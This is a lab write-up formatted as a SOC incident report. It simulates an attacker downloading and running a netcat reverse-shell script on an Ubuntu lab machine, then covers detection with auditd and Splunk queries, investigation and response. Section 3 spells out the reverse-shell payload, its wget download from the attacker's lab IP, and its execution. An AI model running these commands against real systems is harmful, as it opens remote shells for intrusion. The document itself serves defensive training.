SOC Incident Report: Suspicious Process Execution Detection

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1 Introduction

This report presents a simulated post-exploitation scenario where an attacker executed suspicious commands using legitimate tools (Living-off-the-Land). Detection was performed using auditd and Splunk SIEM.

2 Lab Architecture

- Attacker Machine: Kali Linux (192.168.56.10)
- Victim Machine: Ubuntu Server (192.168.56.20)
- SIEM: Splunk Enterprise
- Monitoring Tool: auditd (command execution logging)

3 Attack Simulation

3.1 Step 1: Create Malicious Payload

```
echo "nc 192.168.56.10 4444 -e /bin/bash" > payload.sh
chmod +x payload.sh
```

3.2 Step 2: Download Payload

```
wget http://192.168.56.10/payload.sh
```

3.3 Step 3: Execute Payload

```
./payload.sh
```

3.4 Attack Summary

The attacker used legitimate Linux utilities such as wget and netcat to download and execute a malicious script, establishing a reverse shell connection.

4 Detection in Splunk

4.1 Enable Command Monitoring (auditd)

```
sudo auditctl -a always,exit -F arch=b64 -S execve -k command_exec
```

4.2 Detect Command Execution

```
index=* "command_exec"
```

4.3 Detect Suspicious Tools

```
index=* ("wget" OR "curl" OR "nc")
```

4.4 Extract Executed Commands

```
index=* "command_exec"
| rex "a0=\"(?<command>[^\"]+)\""
| stats count by command
```

4.5 High Confidence Detection

```
index=* ("command_exec" AND ("wget" OR "curl" OR "nc"))
```

5 Investigation

5.1 Timeline Analysis

```
index=* "command_exec"
| sort _time
```

5.2 Full Command Visibility

```
index=* "command_exec"
| table _time, _raw
```

5.3 Findings

- Suspicious download activity using wget
- Execution of unauthorized script
- Use of netcat indicating reverse shell activity

6 Response Actions

6.1 Terminate Malicious Process

```
ps aux | grep payload
kill -9 <PID>
```

6.2 Remove Malicious File

```
rm payload.sh
```

6.3 Block Attacker IP

```
sudo ufw deny from 192.168.56.10
```

6.4 System Hardening

```
chmod 700 /home/loki31
```

7 Screenshots and Evidence

7.1 Attack Simulation



Figure 1: Audit Rule Created for Command Execution Monitoring



Figure 2: Attacker Hosting Payload using Python HTTP Server



Figure 3: Downloading and Executing Malicious Payload



Figure 4: Execution of Payload on Victim Machine



Figure 5: Reverse Shell Access Established

7.2 Detection in Splunk



Figure 6: Audit Logs Captured in Splunk



Figure 7: Detection of Suspicious Tools Execution



Figure 8: Repeated Detection of Suspicious Commands



Figure 9: Extraction of Commands Executed by Attacker

7.3 Investigation



Figure 10: Timeline Analysis of Command Execution



Figure 11: Identification of Suspicious Payload Script

7.4 Response Actions



Figure 12: Response Actions Taken (Process Kill, File Removal)

8 Impact Assessment

- Unauthorized command execution
- Potential remote access via reverse shell
- Risk of full system compromise

9 Recommendations

- Enable auditd for command monitoring
- Restrict execution permissions
- Monitor abnormal command behavior in SIEM
- Implement endpoint detection solutions

10 Conclusion

This scenario demonstrates how attackers use legitimate tools for malicious purposes. Detection using auditd and Splunk enables identification of such stealthy attacks and supports effective incident response.